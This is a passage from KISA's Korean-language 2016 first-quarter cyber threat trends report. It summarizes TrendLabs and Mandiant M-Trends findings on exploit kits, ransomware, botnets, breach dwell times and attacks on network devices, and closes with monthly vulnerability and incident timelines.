- 스마트자동차인 Fabia III시리즈는 Wifi 범위 내에서 자동차 시스템으로 침입하여 운전자의 위치를 추적하거나 SmartGate시스템으로의 접속을 차단 가능. 2010 Ford Escape와 도요타 Prius는 자동차를 무선으로 조종하여 스티어링 휠을 조종하거나 브레이크가 듣지 않게 만들 수 있음. 체로키 지프의 경우는 고속도로에서 70마일로 달리고 있던 중 제어권 탈취 가능

멀버타이징에서부터 어도비 플래시에 이르기까지 Angler 익스플로잇 킷은 지난해 가장 많이 사용된 익스플로잇 킷으로 악명이 높았으며 2015년 사용된 전체 익스플로잇 킷의 57.3%를


차지하였다. 7월에 발생한 Hacking Team 데이터 유출 사건에서 발견된 Flash 제로데이 취약점을 업데이트한 바 있으며, 11월에는 Pawn Storm 조직이 사용한 플래시 익스플로잇도 포함시켰다.

[그림 3-15] 2015년 익스플로잇 킷 점유율



2015년 사용된 전체 랜섬웨어 83%가 크립토 랜섬웨어였고 가장 많이 사용된 변종은 크립토월로 31%를 차지하고 있으며, 주로 이메일이나 악성 다운로드를 통해 사용자 컴퓨터에 침투하는 형태였다.


[그림 3-16] 크립토랜섬웨어의 시장 장악



랜섬웨어는 미국 블랙마켓에서 10달러에 구매 가능하며, 브라질같은 경우 사이버 범죄자들이 여러 플랫폼의 랜섬웨어를 제한없이 사용하여 한 주에 3,000달러(9비트코인) 정도를 벌어들인다. 피해자가 누구냐에 따라 데이터의 몸값은 200달러에서 10,000달러까지 올라갈 수 있다. FBI에 따르면, 2014년 4월부터 2015년 6월까지 크립토월에 의한 피해액은 1,800만달러에 달한다.

2015년 10월 미국 FBI와 영국 NCA는 악명 높은 금융 정보 탈취용 봇넷 드라이덱스(DRIDEX) 근절을 위해 C&C서버를 찾아 중지시켰으나, 약간의 탐지 숫자만 줄어들었을 뿐, 사법망을 벗어난 곳에 있는 C&C서버를 통해 다시 숫자가 늘어나고 있는 추세이다.(4분기 56%점유) 드라이덱스는 이메일 첨부 파일 내의 매크로를 통해 금융 정보 탈취를 노리는 봇넷이다.

[그림 3-17] 2015년 봇넷 점유율



③ Reference


1. TrendLabs 2015 Annual Security Roudup
– Setting the Stage : Landscape Shifts Dictate Future Threat Response Strategies
https://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/reports/rpt-setting-the-stage.pdf

4 파이어아이社(맨디언트), M-TRENDS 2016

파이어아이(맨디언트)에서는 2016년 2월 M-Trends 2016 보고서를 발표하였다. 해당 보고서는 2015년 한 해의 주요 사이버 범죄 및 보안 위협 동향에 대한 분석을 담고 있으며, 2016년 사이버 위협을 전망해 볼 수 있는 토대가 된다. M-Trends2016은 FaaS(FireEye as a Service)'를 제공받고 있는 전 세계 수백 개의 고객사, 280만개의 네트워크 엔드 포인트로부터 집계되는 데이터를 바탕으로 분석된 내용을 담고 있다.

이러한 표본을 바탕으로, 보고서에서는 아래 그림과 같은 2015년의 중간값(Median Time)통계를 가장 먼저 소개하고 있다. 중간값은 침해 시작부터 침해 발견 전까지의 시간, 즉 공격 피해에 무방비로 노출된 기간을 뜻한다.

[그림 3-18] 2015년 파이어아이 집계 중간값 평균



[그림 3-18]에서 보는 것과 같이, 침해 사실을 회사 내부에서 스스로 발견하는 경우에는 공격에 노출되는 기간이 평균 56일인데 반해, 침해 여부를 스스로 인지하지 못하고 외부로부터 통보받는 경우는 노출 기간이 평균320일로 대폭 늘어남을 볼 수 있다.

2015년의 평균 중간값은 146일로, 2012년의 최초 측정 평균은 416일이었음을 감안하면 빠르게 개선되고 있지만, 평균적으로 네트워크 최초 접속부터 완전 장악까지 걸리는 기간이 맨디언트 레드팀의 테스트 수행시 보통 3일임을 감안하면 여전히 많은 발전이 필요함을 의미한다.

※ 맨디언트 레드팀 : 지능형 공격의 과정을 시뮬레이션하는 파이어아이社의 보안위협식별팀

M-Trends 2016 보고서에서는 2015년의 위협 동향을 비즈니스 파괴형 APT공격, 개인정보유출, 네트워크 디바이스 공격의 3가지 트렌드로 나누어 기술하고 있다. 아래에서는 각 트렌드를 살펴보고, 거기에 M-Trends 2016보고서 말미에 있는 "2015년 보안 실패 트렌드"도 추가하여 기술하도록 하겠다.

첫 번째 트렌드로 기업 파괴형 APT공격이다. 영리를 목적으로 한 공격 그룹에 의해, 랜섬웨어와 비트코인을 이용한 기업 파괴형 공격이 크게 증가하고 있다. 기업 파괴형 APT공격은 비즈니스 수행능력 상실과 기업가치 하락을 목표로 하며 다음과 같은 특징을 가지고 있다.

- 비밀공개를 통한 임원사직 유도
- 랜섬웨어 공격으로 고비용 시스템 재구축, 중요 데이터 포기 강요
- 추적회피를 전혀 고려하지 않고 피해자의 관심을 고의로 끌거나, 랜섬머니 협상과정 중 의도적으로 시간을 지연시키는 등 비정상적인 형태

보고서에서는 파괴형 공격이 한때 많은 회사들이 현실성 없는 최악의 시나리오라는 이유로 아무런 대책을 세우지 않았으나, 이제는 최악의 기준이 바뀌었으므로 더욱 철저한 대비를 통해 피해를 최소화할 것을 권고하고 있다.

두 번째 트렌드로 조금 색다른 개인정보 유출 사례를 소개하였다.

중국 기반 해커들이 금융, 의료, 여행 등의 정보가 복합적으로 포함된 데이터에 접근하였으나, 금융정보보다 사회보장 번호, 어머니의 결혼 전 성, 생년월일, 근무 경력, 시도/응답에 대한 질문 및 답변 등의 신원 확인용 정보(PII)를 우선적으로 유출하는 현상이 발견되었다.

이들의 동기는 일반적으로 금융정보를 최우선적으로 노리는 정보유출 행태와는 조금 다르므로 다음과 같은 잠재적 동기를 유추해 볼 수 있다.

- 다른 계정 침해를 위한 우회접속, 인간 정보 자산 획득을 통해 이념 등을 확인하고 협박하는 등의

방법으로 정부의 스파이 행위에 이용

- 반체제인사, 소수민족, 외국 저널리스트, 비영리 단체 직원, 그리고 공산당의 이미지와 합법성에 대한 위협으로 간주되는 다른 개인 등 정부에 반하는 특정 인구집단에 대한 표적화에 이용

또한 보고서는 이러한 정보 유출을 방지하는 방안으로는 다음의 방법을 권고하고 있다.

- 중요한 정보의 위치를 확인
- 중요 정보에 대해 데이터베이스 및 응용 계층에서의 암호화
- ACL(네트워크 접근 제어 목록)을 활용하여 네트워크 접속 제한

세 번째 트렌드로 기업 네트워크 디바이스에 대한 공격을 소개하였다. 공격자가 네트워크 디바이스를 표적으로 삼는 데는 다음과 같은 여러가지 이유가 존재한다.

- **트래픽 모니터**: 네트워크 디바이스는 네트워크 세그먼트 내 혹은 전체에서 트래픽을 모니터링 할 수 있으며, 위협 공격자는 이를 이용하여 다수의 개별 호스트를 일일이 침해하는 대신 한 개의 디바이스에 대한 공격만으로 수많은 컴퓨터의 데이터에 접속할 수 있음
- **정찰**: 위협 공격자는 라우터 및 방화벽 접속을 사용하여 추가 시스템 또는 네트워크에 대한 내부 이동 정보를 수집할 수 있음
- **보안 제어 파괴**: 위협 공격자는 네트워크 디바이스에 대한 보안 제어를 변경 또는 비활성화할 수 있음
- **지속성**: 위협 공격자는 네트워크에 대해 직접 접속이 가능한 네트워크 디바이스에 백도어를 설치할 수 있음
- **교란**: 위협 공격자는 네트워크 디바이스에서 기능을 변경 또는 비활성화하여 디바이스에서 통신을 교란하고 서비스 거부를 일으킬 수 있음

마지막으로, M-Trends 보고서 말미에 있는 "2015 보안 실패 트렌드"에서는 다음과 같은 고질적인 문제들로 인해, 아직도 많은 기업들이 공통적으로 나타나는 회사의 취약점을 해결하지 못하고 있다고 설명하고 있다.

- 취약한 패스워드 정책
- 패스워드 덤프 툴과 파워쉘, WMI의 조합을 통한 캐시인증
- 액티브 디렉토리와 통합된 단일 인증
- 공격에 의한 경보를 받은 후, 추가 조사 없이 격리만으로 만족
- 취약점 이용을 위한 정찰행위와 백그라운드 노이즈의 구별 실패
- 도입된 솔루션에서 외부로의 트래픽 제어 기능을 사용하지 않음
- 내부에서 외부로의 악성 트래픽과 유출을 탐지하는 능력 부족

④ Reference

1. FireEye Mandiant M-TRENDS 2016
https://www2.fireeye.com/rs/848-DID-242/images/Mtrends2016.pdf

취약점 주요 동향
국내외 주요 동향

취약점 주요 동향

Vulnerability

Jan

1. 한컴 오피스 보안 업데이트 (동적탐지보안모듈)
2. MS 1월 정기 보안 업데이트 (중요 취약점 15개)
3. Oracle Critical Patch Update(취약점 248개)
4. BIND DNS 신규 취약점 보안 업데이트

Feb

1. 한컴 오피스 2월 정기 보안 업데이트
2. MS 2월 정기 보안 업데이트 (중요 취약점 13개)
3. 리눅스 GNU C 라이브러리 (glibc)취약점 보안 업데이트

Mar

1. OpenSSL 긴급 보안 업데이트 (DROWN, CacheBleed)
2. Adobe Flash player 신규 취약점 보안 업데이트 (취약점 23개)
3. Apple 보안 업데이트 (네트워크 권한 상승 취약점)
4. Oracle Java SE Critical Patch Update (Java SE 7,8 원격코드 실행)

국내외 주요 동향

Jan

1. 세계최초 멀웨어로 인한 정전발생(1.7)
   안드로이드 스마트TV 백도어(1.9)
2. 북한 청와대 사칭 해킹메일(1.14)
   기업대상 DDoS공격자 비중 중
   경쟁업체가 2위(1.14)
3. 중국 사이버통합부대 창설(1.20)
4. 아이폰 충돌,재부팅 야기 링크(1.28)

Feb

1. KT사칭 스팸메일 발송용 악성코드(2.1)
   구글플레이게임용 트로이목마
   (스테가노그래피)(2.5)
2. 북한 코드서명 해킹(2.16)
   미국 할리우드(차병원)병원
   랜섬웨어 피해(2.16)
3. 애플 백도어개발 명령거부(2.17)
   高전염성 자바스크립트 기반
   랜섬웨어 Locky(2.17)
4. 랜섬웨어 기능 안드로이드
   악성코드 Xbot(2.22)
   AIDE – 안드로이드 랜섬웨어 개발(2.25)

Mar

1. 7천여명 금융정보 탈취서버 발견(3.3)
   애플 Os X 타깃 랜섬웨어 Keranger(3.7)
2. 음성지원 랜섬웨어 CERBER(3.8)
   북한, 군장성 스마트폰 해킹(3.9)
3. 복호화 불가능 랜섬웨어
   TeslaCrypt4.0(3.19)
4. 국내기업대상 코드서명 탈취공격 확산
   시만텍 보고서(3.22)
   카드결제 단말기 악성코드 (3.23)
5. MBR변조 랜섬웨어 Petya(3.28)
   윈도우 파워쉘 이용 랜섬웨어(3.31)
   애플 협조없이 아이폰 잠금해제(3.30)
   구글에 안드로이드폰 잠금해제요구(3.30)

2016년 1분기 사이버 위협 동향 보고서

2016년 5월 인쇄
2016년 5월 발행

발행처 | KISA 한국인터넷진흥원
KOREA INTERNET & SECURITY AGENCY

서울 송파구 중대로 135(가락동 78) IT벤처타워
TEL : 02-405-5503